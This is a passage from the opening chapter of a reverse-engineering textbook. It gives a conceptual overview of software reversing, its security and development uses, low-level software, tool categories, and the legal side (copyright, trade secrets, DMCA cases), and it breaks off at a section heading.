If you are highly experienced and feel like you are sufficiently familiar with software development and operating systems, you should probably skip to Chapter 4 and go over the reverse engineering tools.

PART

I

Reversing 101

CHAPTER 1

Foundations

This chapter provides some background information on reverse engineering and the various topics discussed throughout this book. We start by defining reverse engineering and the various types of applications it has in software, and proceed to demonstrate the connection between low-level software and reverse engineering. There is then a brief introduction of the reverse-engineering process and the tools of the trade. Finally, there is a discussion on the legal aspects of reverse engineering with an attempt to classify the cases in which reverse engineering is legal and when it's not.

What Is Reverse Engineering?

Reverse engineering is the process of extracting the knowledge or design blueprints from anything man-made. The concept has been around since long before computers or modern technology, and probably dates back to the days of the industrial revolution. It is very similar to scientific research, in which a researcher is attempting to work out the "blueprint" of the atom or the human mind. The difference between reverse engineering and conventional scientific research is that with reverse engineering the artifact being investigated is man-made, unlike scientific research where it is a natural phenomenon.

Reverse engineering is usually conducted to obtain missing knowledge, ideas, and design philosophy when such information is unavailable. In some

cases, the information is owned by someone who isn't willing to share them. In other cases, the information has been lost or destroyed.

Traditionally, reverse engineering has been about taking shrink-wrapped products and physically dissecting them to uncover the secrets of their design. Such secrets were then typically used to make similar or better products. In many industries, reverse engineering involves examining the product under a microscope or taking it apart and figuring out what each piece does.

Not too long ago, reverse engineering was actually a fairly popular hobby, practiced by a large number of people (even if it wasn't referred to as reverse engineering). Remember how in the early days of modern electronics, many people were so amazed by modern appliances such as the radio and television set that it became common practice to take them apart and see what goes on inside? That was reverse engineering. Of course, advances in the electronics industry have made this practice far less relevant. Modern digital electronics are so miniaturized that nowadays you really wouldn't be able to see much of the interesting stuff by just opening the box.

Software Reverse Engineering: Reversing

Software is one of the most complex and intriguing technologies around us nowadays, and software reverse engineering is about opening up a program's "box," and looking inside. Of course, we won't need any screwdrivers on this journey. Just like software engineering, software reverse engineering is a purely virtual process, involving only a CPU, and the human mind.

Software reverse engineering requires a combination of skills and a thorough understanding of computers and software development, but like most worthwhile subjects, the only real prerequisite is a strong curiosity and desire to learn. Software reverse engineering integrates several arts: code breaking, puzzle solving, programming, and logical analysis.

The process is used by a variety of different people for a variety of different purposes, many of which will be discussed throughout this book.

Reversing Applications

It would be fair to say that in most industries reverse engineering for the purpose of developing competing products is the most well-known application of reverse engineering. The interesting thing is that it really isn't as popular in the software industry as one would expect. There are several reasons for this, but it is primarily because software is so complex that in many cases reverse engineering for competitive purposes is thought to be such a complex process that it just doesn't make sense financially.

So what are the common applications of reverse engineering in the software world? Generally speaking, there are two categories of reverse engineering applications: security-related and software development–related. The following sections present the various reversing applications in both categories.

Security-Related Reversing

For some people the connection between security and reversing might not be immediately clear. Reversing is related to several different aspects of computer security. For example, reversing has been employed in encryption research—a researcher reverses an encryption product and evaluates the level of security it provides. Reversing is also heavily used in connection with malicious software, on both ends of the fence: it is used by both malware developers and those developing the antidotes. Finally, reversing is very popular with crackers who use it to analyze and eventually defeat various copy protection schemes. All of these applications are discussed in the sections that follow.

Malicious Software

The Internet has completely changed the computer industry in general and the security-related aspects of computing in particular. Malicious software, such as viruses and worms, spreads so much faster in a world where millions of users are connected to the Internet and use e-mail daily. Just 10 years ago, a virus would usually have to copy itself to a diskette and that diskette would have to be loaded into another computer in order for the virus to spread. The infection process was fairly slow, and defense was much simpler because the channels of infection were few and required human intervention for the program to spread. That is all ancient history—the Internet has created a virtual connection between almost every computer on earth. Nowadays modern worms can spread *automatically* to millions of computers without any human intervention.

Reversing is used extensively in both ends of the malicious software chain. Developers of malicious software often use reversing to locate vulnerabilities in operating systems and other software. Such vulnerabilities can be used to penetrate the system's defense layers and allow infection—usually over the Internet. Beyond infection, culprits sometimes employ reversing techniques to locate software vulnerabilities that allow a malicious program to gain access to sensitive information or even take full control of the system.

At the other end of the chain, developers of antivirus software dissect and analyze every malicious program that falls into their hands. They use reversing techniques to trace every step the program takes and assess the damage it could cause, the expected rate of infection, how it could be removed from infected systems, and whether infection can be avoided altogether. Chapter 8

serves as an introduction to the world of malicious software and demonstrates how reversing is used by antivirus program writers. Chapter 7 demonstrates how software vulnerabilities can be located using reversing techniques.

Reversing Cryptographic Algorithms

Cryptography has always been based on secrecy: Alice sends a message to Bob, and encrypts that message using a secret that is (hopefully) only known to her and Bob. Cryptographic algorithms can be roughly divided into two groups: restricted algorithms and key-based algorithms. Restricted algorithms are the kind some kids play with; writing a letter to a friend with each letter shifted several letters up or down. The secret in restricted algorithms is the algorithm itself. Once the algorithm is exposed, it is no longer secure. Restricted algorithms provide very poor security because reversing makes it very difficult to maintain the secrecy of the algorithm. Once reversers get their hands on the encrypting or decrypting program, it is only a matter of time before the algorithm is exposed. Because the algorithm is the secret, reversing can be seen as a way to break the algorithm.

On the other hand, in key-based algorithms, the secret is a key, some numeric value that is used by the algorithm to encrypt and decrypt the message. In key-based algorithms users encrypt messages using keys that are kept private. The algorithms are usually made public, and the keys are kept private (and sometimes divulged to the legitimate recipient, depending on the algorithm). This almost makes reversing pointless because the algorithm is already known. In order to decipher a message encrypted with a key-based cipher, you would have to either:

- Obtain the key
- Try all possible combinations until you get to the key
- Look for a flaw in the algorithm that can be employed to extract the key or the original message

Still, there are cases where it makes sense to reverse engineer private implementations of key-based ciphers. Even when the encryption algorithm is well-known, specific implementation details can often have an unexpected impact on the overall level of security offered by a program. Encryption algorithms are delicate, and minor implementation errors can sometimes completely invalidate the level of security offered by such algorithms. The only way to really know for sure whether a security product that implements an encryption algorithm is truly secure is to either go through its source code (assuming it is available), or to reverse it.

Digital Rights Management

Modern computers have turned most types of copyrighted materials into digital information. Music, films, and even books, which were once only available on physical analog mediums, are now available digitally. This trend is a mixed blessing, providing huge benefits to consumers, and huge complications to copyright owners and content providers. For consumers, it means that materials have increased in quality, and become easily accessible and simple to manage. For providers, it has enabled the distribution of high-quality content at low cost, but more importantly, it has made controlling the flow of such content an impossible mission.

Digital information is incredibly fluid. It is very easy to move around and can be very easily duplicated. This fluidity means that once the copyrighted materials reach the hands of consumers, they can be moved and duplicated so easily that piracy almost becomes common practice. Traditionally, software companies have dealt with piracy by embedding copy protection technologies into their software. These are additional pieces of software embedded on top of the vendor's software product that attempt to prevent or restrict users from copying the program.

In recent years, as digital media became a reality, media content providers have developed or acquired technologies that control the distribution of content such as music, movies, etc. These technologies are collectively called digital rights management (DRM) technologies. DRM technologies are conceptually very similar to traditional software copy protection technologies discussed above. The difference is that with software, the thing which is being protected is active or "intelligent," and can decide whether to make itself available or not. Digital media is a passive element that is usually played or read by another program, making it more difficult to control or restrict usage. Throughout this book I will use the term DRM to describe both types of technologies and specifically refer to media or software DRM technologies where relevant.

This topic is highly related to reverse engineering because crackers routinely use reverse-engineering techniques while attempting to defeat DRM technologies. The reason for this is that to defeat a DRM technology one must understand how it works. By using reversing techniques a cracker can learn the inner secrets of the technology and discover the simplest possible modification that could be made to the program in order to disable the protection. I will be discussing the subject of DRM technologies and how they relate to reversing in more depth in Part III.

Auditing Program Binaries

One of the strengths of open-source software is that it is often inherently more dependable and secure. Regardless of the real security it provides, it just *feels*

much safer to run software that has often been inspected and approved by thousands of *impartial* software engineers. Needless to say, open-source software also provides some real, tangible quality benefits. With open-source software, having open access to the program's source code means that certain vulnerabilities and security holes can be discovered very early on, often before malicious programs can take advantage of them. With proprietary software for which source code is unavailable, reversing becomes a viable (yet admittedly limited) alternative for searching for security vulnerabilities. Of course, reverse engineering cannot make proprietary software nearly as accessible and readable as open-source software, but strong reversing skills enable one to view code and assess the various security risks it poses. I will be demonstrating this kind of reverse engineering in Chapter 7.

Reversing in Software Development

Reversing can be incredibly useful to software developers. For instance, software developers can employ reversing techniques to discover how to interoperate with undocumented or partially documented software. In other cases, reversing can be used to determine the quality of third-party code, such as a code library or even an operating system. Finally, it is sometimes possible to use reversing techniques for extracting valuable information from a competitor's product for the purpose of improving your own technologies. The applications of reversing in software development are discussed in the following sections.

Achieving Interoperability with Proprietary Software

Interoperability is where most software engineers can benefit from reversing almost daily. When working with a proprietary software library or operating system API, documentation is almost always insufficient. Regardless of how much trouble the library vendor has taken to ensure that all possible cases are covered in the documentation, users almost always find themselves scratching their heads with unanswered questions. Most developers will either be persistent and keep trying to somehow get things to work, or contact the vendor for answers. On the other hand, those with reversing skills will often find it remarkably easy to deal with such situations. Using reversing it is possible to resolve many of these problems in very little time and with a relatively small effort. Chapters 5 and 6 demonstrate several different applications for reversing in the context of achieving interoperability.

Developing Competing Software

As I've already mentioned, in most industries this is by far the most popular application of reverse engineering. Software tends to be more complex than

most products, and so reversing an entire software product in order to create a competing product just doesn't make any sense. It is usually much easier to design and develop a product from scratch, or simply license the more complex components from a third party rather than develop them in-house. In the software industry, even if a competitor has an *unpatented* technology (and I'll get into patent/trade-secret issues later in this chapter), it would never make sense to reverse engineer their entire product. It is almost always easier to independently develop your own software. The exception is highly complex or unique designs/algorithms that are very difficult or costly to develop. In such cases, most of the application would still have to be developed independently, but highly complex or unusual components might be reversed and reimplemented in the new product. The legal aspects of this type of reverse engineering are discussed in the legal section later in this chapter.

Evaluating Software Quality and Robustness

Just as it is possible to audit a program binary to evaluate its security and vulnerability, it is also possible to try and sample a program binary in order to get an estimate of the general quality of the coding practices used in the program. The need is very similar: open-source software is an open book that allows its users to evaluate its quality before committing to it. Software vendors that don't publish their software's source code are essentially asking their customers to "just trust them." It's like buying a used car where you just can't pop up the hood. You have no idea what you are really buying.

The need for having source-code access to key software products such as operating systems has been made clear by large corporations; several years ago Microsoft announced that large customers purchasing over 1,000 seats may obtain access to the Windows source code for evaluation purposes. Those who lack the purchasing power to convince a major corporation to grant them access to the product's source code must either take the company's word that the product is well built, or resort to reversing. Again, reversing would never reveal as much about the product's code quality and overall reliability as taking a look at the source code, but it can be highly informative. There are no special techniques required here. As soon as you are comfortable enough with reversing that you can fairly quickly go over binary code, you can use that ability to try and evaluate its quality. This book provides everything you need to do that.

Low-Level Software

Low-level software (also known as *system software*) is a generic name for the infrastructure of the software world. It encompasses development tools such as compilers, linkers, and debuggers, infrastructure software such as operating

systems, and low-level programming languages such as assembly language. It is the layer that isolates software developers and application programs from the physical hardware. The development tools isolate software developers from processor architectures and assembly languages, while operating systems isolate software developers from specific hardware devices and simplify the interaction with the end user by managing the display, the mouse, the keyboard, and so on.

Years ago, programmers *always* had to work at this low level because it was the only possible way to write software—the low-level infrastructure just didn't exist. Nowadays, modern operating systems and development tools aim at isolating us from the details of the low-level world. This greatly simplifies the process of software development, but comes at the cost of reduced power and control over the system.

In order to become an accomplished reverse engineer, you must develop a solid understanding of low-level software and low-level programming. That's because the low-level aspects of a program are often the only thing you have to work with as a reverser—high-level details are almost always eliminated before a software program is shipped to customers. Mastering low-level software and the various software-engineering concepts is just as important as mastering the actual reversing techniques if one is to become an accomplished reverser.

A key concept about reversing that will become painfully clear later in this book is that reversing tools such as disassemblers or decompilers never actually provide the answers—they merely present the information. Eventually, it is always up to the reverser to extract anything meaningful from that information. In order to successfully extract information during a reversing session, reversers must understand the various aspects of low-level software.

So, what exactly is low-level software? Computers and software are built layers upon layers. At the bottom layer, there are millions of microscopic transistors pulsating at incomprehensible speeds. At the top layer, there are some elegant looking graphics, a keyboard, and a mouse—the user experience. Most software developers use high-level languages that take easily understandable commands and execute them. For instance, commands that create a window, load a Web page, or display a picture are incredibly high-level, meaning that they translate to thousands or even millions of commands in the lower layers.

Reversing requires a solid understanding of these lower layers. Reversers must literally be aware of anything that comes between the program source code and the CPU. The following sections introduce those aspects of low-level software that are mandatory for successful reversing.

Assembly Language

Assembly language is the lowest level in the software chain, which makes it incredibly suitable for reversing—nothing moves without it. If software performs an operation, it must be visible in the assembly language code. Assembly

language is *the* language of reversing. To master the world of reversing, one must develop a solid understanding of the chosen platform's assembly language. Which bring us to the most basic point to remember about assembly language: it is a class of languages, not one language. Every computer platform has its own assembly language that is usually quite different from all the rest.

Another important concept to get out of the way is *machine code* (often called *binary code*, or *object code*). People sometimes make the mistake of thinking that machine code is "faster" or "lower-level" than assembly language. That is a misconception: machine code and assembly language are two different representations of the same thing. A CPU reads machine code, which is nothing but sequences of bits that contain a list of instructions for the CPU to perform. Assembly language is simply a textual representation of those bits—we name elements in these code sequences in order to make them human-readable. Instead of cryptic hexadecimal numbers we can look at textual instruction names such as `MOV` (Move), `XCHG` (Exchange), and so on.

Each assembly language command is represented by a number, called the operation code, or *opcode*. Object code is essentially a sequence of opcodes and other numbers used in connection with the opcodes to perform operations. CPUs constantly read object code from memory, decode it, and act based on the instructions embedded in it. When developers write code in assembly language (a fairly rare occurrence these days), they use an *assembler* program to translate the textual assembly language code into binary code, which can be decoded by a CPU. In the other direction and more relevant to our narrative, a *disassembler* does the exact opposite. It reads object code and generates the textual mapping of each instruction in it. This is a relatively simple operation to perform because the textual assembly language is simply a different representation of the object code. Disassemblers are a key tool for reversers and are discussed in more depth later in this chapter.

Because assembly language is a platform-specific affair, we need to choose a specific platform to focus on while studying the language and practicing reversing. I've decided to focus on the *Intel IA-32 architecture*, on which every 32-bit PC is based. This choice is an easy one to make, considering the popularity of PCs and of this architecture. IA-32 is one of the most common CPU architectures in the world, and if you're planning on learning reversing and assembly language and have no specific platform in mind, go with IA-32. The architecture and assembly language of IA-32-based CPUs are introduced in Chapter 2.

Compilers

So, considering that the CPU can only run machine code, how are the popular programming languages such as C++ and Java translated into machine code? A text file containing instructions that describe the program in a high-level language is fed into a *compiler*. A compiler is a program that takes a source file

and generates a corresponding machine code file. Depending on the high-level language, this machine code can either be a standard platform-specific object code that is decoded directly by the CPU or it can be encoded in a special platform-independent format called *bytecode* (see the following section on bytecodes).

Compilers of traditional (non-bytecode-based) programming languages such as C and C++ directly generate machine-readable object code from the textual source code. What this means is that the resulting object code, when translated to assembly language by a disassembler, is essentially a machine-generated assembly language program. Of course, it is not entirely machine-generated, because the software developer described to the compiler what needed to be done in the high-level language. But the details of how things are carried out are taken care of by the compiler, in the resulting object code. This is an important point because this code is not always easily understandable, even when compared to a man-made assembly language program—machines think differently than human beings.

The biggest hurdle in deciphering compiler-generated code is the optimizations applied by most modern compilers. Compilers employ a variety of techniques that minimize code size and improve execution performance. The problem is that the resulting optimized code is often counterintuitive and difficult to read. For instance, optimizing compilers often replace straightforward instructions with mathematically equivalent operations whose purpose can be far from obvious at first glance.

Significant portions of this book are dedicated to the art of deciphering machine-generated assembly language. We will be studying some compiler basics in Chapter 2 and proceed to specific techniques that can be used to extract meaningful information from compiler-generated code.

Virtual Machines and Bytecodes

Compilers for high-level languages such as Java generate a bytecode instead of an object code. Bytecodes are similar to object codes, except that they are usually decoded by a program, instead of a CPU. The idea is to have a compiler generate the bytecode, and to then use a program called a *virtual machine* to decode the bytecode and perform the operations described in it. Of course, the virtual machine itself must at some point convert the bytecode into standard object code that is compatible with the underlying CPU.

There are several major benefits to using bytecode-based languages. One significant advantage is platform independence. The virtual machine can be ported to different platforms, which enables running the same binary program on any CPU as long as it has a compatible virtual machine. Of course, regardless of which platform the virtual machine is currently running on, the bytecode format stays the same. This means that theoretically software developers

don't need to worry about platform compatibility. All they must do is provide their customers with a bytecode version of their program. Customers must in turn obtain a virtual machine that is compatible with both the specific bytecode language and with their specific platform. The program should then (in theory at least) run on the user's platform with no modifications or platform-specific work.

This book primarily focuses on reverse engineering of native executable programs generated by native machine code compilers. Reversing programs written in bytecode-based languages is an entirely different process that is often much simpler compared to the process of reversing native executables. Chapter 12 focuses on reversing techniques for programs written for Microsoft's .NET platform, which uses a virtual machine and a low-level bytecode language.

Operating Systems

An operating system is a program that manages the computer, including the hardware and software applications. An operating system takes care of many different tasks and can be seen as a kind of coordinator between the different elements in a computer. Operating systems are such a key element in a computer that any reverser must have a good understanding of what they do and how they work. As we'll see later on, many reversing techniques revolve around the operating system because the operating system serves as a gatekeeper that controls the link between applications and the outside world. Chapter 3 provides an introduction to modern operating system architectures and operating system internals, and demonstrates the connection between operating systems and reverse-engineering techniques.

The Reversing Process

How does one begin reversing? There are really many different approaches that work, and I'll try to discuss as many of them as possible throughout this book. For starters, I usually try to divide reversing sessions into two separate phases. The first, which is really a kind of large-scale observation of the earlier program, is called *system-level reversing*. System-level reversing techniques help determine the general structure of the program and sometimes even locate areas of interest within it. Once you establish a general understanding of the layout of the program and determine areas of special interest within it you can proceed to more in-depth work using *code-level reversing* techniques. Code-level techniques provide detailed information on a selected code chunk. The following sections describe each of the two techniques.

System-Level Reversing

System-level reversing involves running various tools on the program and utilizing various operating system services to obtain information, inspect program executables, track program input and output, and so forth. Most of this information comes from the operating system, because by definition every interaction that a program has with the outside world must go through the operating system. This is the reason why reversers must understand operating systems—they can be used during reversing sessions to obtain a wealth of information about the target program being investigated. I will be discussing operating system basics in Chapter 3 and proceed to introduce the various tools commonly used for system-level reversing in Chapter 4.

Code-Level Reversing

Code-level reversing is really an art form. Extracting design concepts and algorithms from a program binary is a complex process that requires a mastery of reversing techniques along with a solid understanding of software development, the CPU, and the operating system. Software can be highly complex, and even those with access to a program's well-written and properly-documented source code are often amazed at how difficult it can be to comprehend. Deciphering the sequences of low-level instructions that make up a program is usually no mean feat. But fear not, the focus of this book is to provide you with the knowledge, tools, and techniques needed to perform effective code-level reversing.

Before covering any actual techniques, you must become familiar with some software-engineering essentials. Code-level reversing observes the code from a very low-level, and we'll be seeing every little detail of how the software operates. Many of these details are generated automatically by the compiler and not manually by the software developer, which sometimes makes it difficult to understand how they relate to the program and to its functionality. That is why reversing requires a solid understanding of the low-level aspects of software, including the link between high-level and low-level programming constructs, assembly language, and the inner workings of compilers. These topics are discussed in Chapter 2.

The Tools

Reversing is all about the tools. The following sections describe the basic categories of tools that are used in reverse engineering. Many of these tools were not specifically created as reversing tools, but can be quite useful nonetheless. Chapter 4 provides an in-depth discussion of the various types of tools and

introduces the specific tools that will be used throughout this book. Let's take a brief look at the different types of tools you will be dealing with.

System-Monitoring Tools

System-level reversing requires a variety of tools that sniff, monitor, explore, and otherwise expose the program being reversed. Most of these tools display information gathered by the operating system about the application and its environment. Because almost all communications between a program and the outside world go through the operating system, the operating system can usually be leveraged to extract such information. System-monitoring tools can monitor networking activity, file accesses, registry access, and so on. There are also tools that expose a program's use of operating system objects such as mutexes, pipes, events, and so forth. Many of these tools will be discussed in Chapter 4 and throughout this book.

Disassemblers

As I described earlier, disassemblers are programs that take a program's executable binary as input and generate textual files that contain the assembly language code for the entire program or parts of it. This is a relatively simple process considering that assembly language code is simply the textual mapping of the object code. Disassembly is a processor-specific process, but some disassemblers support multiple CPU architectures. A high-quality disassembler is a key component in a reverser's toolkit, yet some reversers prefer to just use the built-in disassemblers that are embedded in certain low-level debuggers (described next).

Debuggers

If you've ever attempted even the simplest software development, you've most likely used a debugger. The basic idea behind a debugger is that programmers can't really envision everything their program can do. Programs are usually just too complex for a human to really predict every single potential outcome. A debugger is a program that allows software developers to observe their program while it is running. The two most basic features in a debugger are the ability to set breakpoints and the ability to trace through code.

Breakpoints allow users to select a certain function or code line anywhere in the program and instruct the debugger to pause program execution once that line is reached. When the program reaches the breakpoint, the debugger stops (breaks) and displays the current state of the program. At that point, it is possible to either release the debugger and the program will continue running or to start tracing through the program.

Debuggers allow users to trace through a program while it is running (this is also known as single-stepping). Tracing means the program executes one line of code and then freezes, allowing the user to observe or even alter the program's state. The user can then execute the next line and repeat the process. This allows developers to view the exact flow of a program at a pace more appropriate for human comprehension, which is about a billion times slower than the pace the program usually runs in.

By installing breakpoints and tracing through programs, developers can watch a program closely as it executes a problematic section of code and try to determine the source of the problem. Because developers have access to the source code of their program, debuggers present the program in source-code form, and allow developers to set breakpoints and trace through source lines, even though the debugger is actually working with the machine code underneath.

For a reverser, the debugger is almost as important as it is to a software developer, but for slightly different reasons. First and foremost, reversers use debuggers in disassembly mode. In disassembly mode, a debugger uses a built-in disassembler to disassemble object code on the fly. Reversers can step through the disassembled code and essentially "watch" the CPU as it's running the program one instruction at a time. Just as with the source-level debugging performed by software developers, reversers can install breakpoints in locations of interest in the disassembled code and then examine the state of the program. For some reversing tasks, the only thing you are going to need is a good debugger with good built-in disassembly capabilities. Being able to step through the code and watch as it is executed is really an invaluable element in the reversing process.

Decompilers

Decompilers are the next step up from disassemblers. A decompiler takes an executable binary file and attempts to produce readable high-level language code from it. The idea is to try and reverse the compilation process, to obtain the original source file or something similar to it. On the vast majority of platforms, actual recovery of the original source code isn't really possible. There are significant elements in most high-level languages that are just omitted during the compilation process and are impossible to recover. Still, decompilers are powerful tools that in some situations and environments can reconstruct a highly readable source code from a program binary. Chapter 13 discusses the process of decompilation and its limitations, and demonstrates just how effective it can be.

Is Reversing Legal?

The legal debate around reverse engineering has been going on for years. It usually revolves around the question of what social and economic impact reverse engineering has on society as a whole. Of course, calculating this kind of impact largely depends on what reverse engineering is used for. The following sections discuss the legal aspects of the various applications of reverse engineering, with an emphasis on the United States.

It should be noted that it is never going to be possible to accurately predict beforehand whether a particular reversing scenario is going to be considered legal or not—that depends on many factors. Always seek legal counsel before getting yourself into any high-risk reversing project. The following sections should provide general guidelines on what types of scenarios should be considered high risk.

Interoperability

Getting two programs to communicate and interoperate is never an easy task. Even within a single product developed by a single group of people, there are frequently interfacing issues caused when attempting to get individual components to interoperate. Software interfaces are so complex and the programs are so sensitive that these things rarely function properly on the first attempt. It is just the nature of the technology. When a software developer wishes to develop software that communicates with a component developed by another company, there are large amounts of information that must be exposed by the other party regarding the interfaces.

A software platform is any program or hardware device that programs can run on top of. For example, both Microsoft Windows and Sony Playstation are software platforms. For a software platform developer, the decision of whether to publish or to not publish the details of the platform's software interfaces is a critical one. On one hand, exposing software interfaces means that other developers will be able to develop software that runs on top of the platform. This could drive sales of the platform upward, but the vendor might also be offering their own software that runs on the platform. Publishing software interfaces would also create new competition for the vendor's own applications. The various legal aspects that affect this type of reverse engineering such as copyright laws, trade secret protections, and patents are discussed in the following sections.

SEGA VERSUS ACCOLADE

In 1990 Sega Enterprises, a well-known Japanese gaming company, released their Genesis gaming console. The Genesis's programming interfaces were not published. The idea was for Sega and their licensed affiliates to be the only developers of games for the console. Accolade, a California-based game developer, was interested in developing new games for the Sega Genesis and in porting some of their existing games to the Genesis platform. Accolade explored the option of becoming a Sega licensee, but quickly abandoned the idea because Sega required that all games be exclusively manufactured for the Genesis console. Instead of becoming a Sega licensee Accolade decided to use reverse engineering to obtain the details necessary to port their games to the Genesis platform. Accolade reverse engineered portions of the Genesis console and several of Sega's game cartridges. Accolade engineers then used the information gathered in these reverse-engineering sessions to produce a document that described their findings. This internal document was essentially the missing documentation describing how to develop games for the Sega Genesis console. Accolade successfully developed and sold several games for the Genesis platform, and in October of 1991 was sued by Sega for copyright infringement. The primary claim made by Sega was that copies made by Accolade during the reverse-engineering process (known as "intermediate copying") violated copyright laws. The court eventually ruled in Accolade's favor because Accolade's games didn't actually contain any of Sega's code, and because of the public benefit resulting from Accolade's work (by way of introducing additional competition in the market). This was an important landmark in the legal history of reverse engineering because in this ruling the court essentially authorized reverse engineering for the purpose of interoperability.

Competition

When used for interoperability, reverse engineering clearly benefits society because it simplifies (or enables) the development of new and improved technologies. When reverse engineering is used in the development of competing products, the situation is slightly more complicated. Opponents of reverse engineering usually claim that reversing stifles innovation because developers of new technologies have little incentive to invest in research and development if their technologies can be easily "stolen" by competitors through reverse engineering. This brings us to the question of what exactly constitutes reverse engineering for the purpose of developing a competing product.

The most extreme example is to directly steal code segments from a competitor's product and embed them into your own. This is a clear violation of copyright laws and is typically very easy to prove. A more complicated example is

to apply some kind of decompilation process to a program and recompile its output in a way that generates a binary with identical functionality but with seemingly different code. This is similar to the previous example, except that in this case it might be far more difficult to prove that code had actually been stolen.

Finally, a more relevant (and ethical) kind of reverse engineering in a competing product situation is one where reverse engineering is applied only to small parts of a product and is only used for the gathering of *information*, and not code. In these cases most of the product is developed independently without any use of reverse engineering and only the most complex and unique areas of the competitor's product are reverse engineered and reimplemented in the new product.

Copyright Law

Copyright laws aim to protect software and other intellectual property from any kind of unauthorized duplication, and so on. The best example of where copyright laws apply to reverse engineering is in the development of competing software. As I described earlier, in software there is a very fine line between directly stealing a competitor's code and reimplementing it. One thing that is generally considered a violation of copyright law is to directly copy protected code sequences from a competitor's product into your own product, but there are other, far more indefinite cases.

How does copyright law affect the process of reverse engineering a competitor's code for the purpose of reimplementing it in your own product? In the past, opponents of reverse engineering have claimed that this process violates copyright law because of the creation of *intermediate copies* during the reverse-engineering process. Consider the decompilation of a program as an example. In order to decompile a program, that program must be duplicated at least once, either in memory, on disk, or both. The idea is that even if the actual decompilation is legal, this intermediate copying violates copyright law. However, this claim has not held up in courts; there have been several cases including *Sega v. Accolade* and *Sony v. Connectix*, where intermediate copying was considered *fair use*, primarily because the final product did not actually contain anything that was directly copied from the original product.

From a technological perspective, this makes perfect sense—intermediate copies are always created while software is being used, regardless of reverse engineering. Consider what happens when a program is installed from an optical media such as a DVD-ROM onto a hard-drive—a copy of the software is made. This happens again when that program is launched—the executable file on disk is duplicated into memory in order for the code to be executed.

Trade Secrets and Patents

When a new technology is developed, developers are usually faced with two primary options for protecting the unique aspects of it. In some cases, filing a patent is the right choice. The benefit of patenting is that it grants the inventor or patent owner control of the invention for up to almost 20 years. The main catches for the inventor are that the details of the invention must be published and that after the patent expires the invention essentially becomes public domain. Of course, reverse engineering of patented technologies doesn't make any sense because the information is publicly available anyway.

A newly developed technology that isn't patented automatically receives the legal protection of a trade secret if significant efforts are put into its development and to keeping it confidential. A trade secret legally protects the developer from cases of "trade-secret misappropriation" such as having a rogue employee sell the secret to a competitor. However, a product's being a trade secret does not protect its owner in cases where a competitor reverse engineers the owner's product, assuming that product is available on the open market and is obtained legitimately. Having a trade secret also offers no protection in the case of a competitor independently inventing the same technology—that's exactly what patents are for.

The Digital Millenium Copyright Act

The Digital Millennium Copyright Act (DMCA) has been getting much publicity these past few years. As funny as it may sound, the basic purpose of the DMCA, which was enacted in 1998, is to protect the copyright protection technologies. The idea is that the copyright protection technologies in themselves are vulnerable and that legislative action must be taken to protect them. Seriously, the basic idea behind the DMCA is that it legally protects copyright protection systems from circumvention. Of course, "circumvention of copyright protection systems" almost always involves reversing, and that is why the DMCA is the closest thing you'll find in the United States Code to an anti-reverse-engineering law. However, it should be stressed that the DMCA only applies to *copyright protection* systems, which are essentially DRM technologies. The DMCA does not apply to any other type of copyrighted software, so many reversing applications are not affected by it at all. Still, what exactly is prohibited under the DMCA?

- **Circumvention of copyright protection systems**: This means that a person may not defeat a Digital Rights Management technology, even for personal use. There are several exceptions where this is permitted, which are discussed later in this section.

- **The development of circumvention technologies**: This means that a person may not develop or make available any product or technology that circumvents a DRM technology. In case you're wondering: Yes, the average keygen program qualifies. In fact, a person *developing* a keygen violates this section, and a person *using* a keygen violates the previous one.
- In case you're truly a law-abiding citizen, a keygen is a program that generates a serial number on the fly for programs that request a serial number during installation. Keygens are (illegally) available online for practically any program that requires a serial number. Copy protections and keygens are discussed in depth in Part III of this book.

Luckily, the DMCA makes several exceptions in which circumvention is allowed. Here is a brief examination of each of the exemptions provided in the DMCA:

- **Interoperability**: reversing and circumventing DRM technologies may be allowed in circumstances where such work is needed in order to interoperate with the software product in question. For example, if a program was encrypted for the purpose of copy protecting it, a software developer may decrypt the program in question if that's the only way to interoperate with it.
- **Encryption research**: There is a highly restricted clause in the DMCA that allows researchers of encryption technologies to circumvent copyright protection technologies in encryption products. Circumvention is only allowed if the protection technologies interfere with the evaluation of the encryption technology.
- **Security testing**: A person may reverse and circumvent copyright protection software for the purpose of evaluating or improving the security of a computer system.
- **Educational institutions and public libraries**: These institutions may circumvent a copyright protection technology in order to evaluate the copyrighted work prior to purchasing it.
- **Government investigation**: Not surprisingly, government agencies conducting investigations are not affected by the DMCA.
- **Regulation**: DRM Technologies may be circumvented for the purpose of regulating the materials accessible to minors on the Internet. So, a theoretical product that allows unmonitored and uncontrolled Internet browsing may be reversed for the purpose of controlling a minor's use of the Internet.
- **Protection of privacy**: Products that collect or transmit personal information may be reversed and any protection technologies they include may be circumvented.

DMCA Cases

The DMCA is relatively new as far as laws go, and therefore it hasn't really been used extensively so far. There have been several high-profile cases in which the DMCA was invoked. Let's take a brief look at two of those cases.

Felten vs. RIAA: In September, 2000, the SDMI (Secure Digital Music Initiative) announced the Hack SDMI challenge. The Hack SDMI challenge was a call for security researchers to test the level of security offered by SDMI, a digital rights management system designed to protect audio recordings (based on watermarks). Princeton university professor Edward Felten and his research team found weaknesses in the system and wrote a paper describing their findings [Craver]. The original Hack SDMI challenge offered a $10,000 reward in return for giving up ownership of the information gathered. Felten's team chose to forego this reward and retain ownership of the information in order to allow them to publish their findings. At this point, they received legal threats from SDMI and the RIAA (the Recording Industry Association of America) claiming liability under the DMCA. The team decided to withdraw their paper from the original conference to which it was submitted, but were eventually able to publish it at the USENIX Security Symposium. The sad thing about this whole story is that it is a classic case where the DMCA could actually *reduce* the level of security provided by the devices it was created to protect. Instead of allowing security researchers to publish their findings and force the developers of the security device to improve their product, the DMCA can be used for stifling the very process of open security research that has been historically proven to create the most robust security systems.

US vs. Sklyarov: In July, 2001, Dmitry Sklyarov, a Russian programmer, was arrested by the FBI for what was claimed to be a violation of the DMCA. Sklyarov had reverse engineered the Adobe eBook file format while working for ElcomSoft, a software company from Moscow. The information gathered using reverse engineering was used in the creation of a program called Advanced eBook Processor that could decrypt such eBook files (these are essentially encrypted .pdf files that are used for distributing copyrighted materials such as books) so that they become readable by any PDF reader. This decryption meant that any original restriction on viewing, printing, or copying eBook files was bypassed, and that the files became unprotected. Adobe filed a complaint stating that the creation and distribution of the Advanced eBook Processor is a violation of the DMCA, and both Sklyarov and ElcomSoft were sued by the government. Eventually both Sklyarov and ElcomSoft were acquitted because the jury became convinced that the developers were originally unaware of the illegal nature of their actions.

License Agreement Considerations

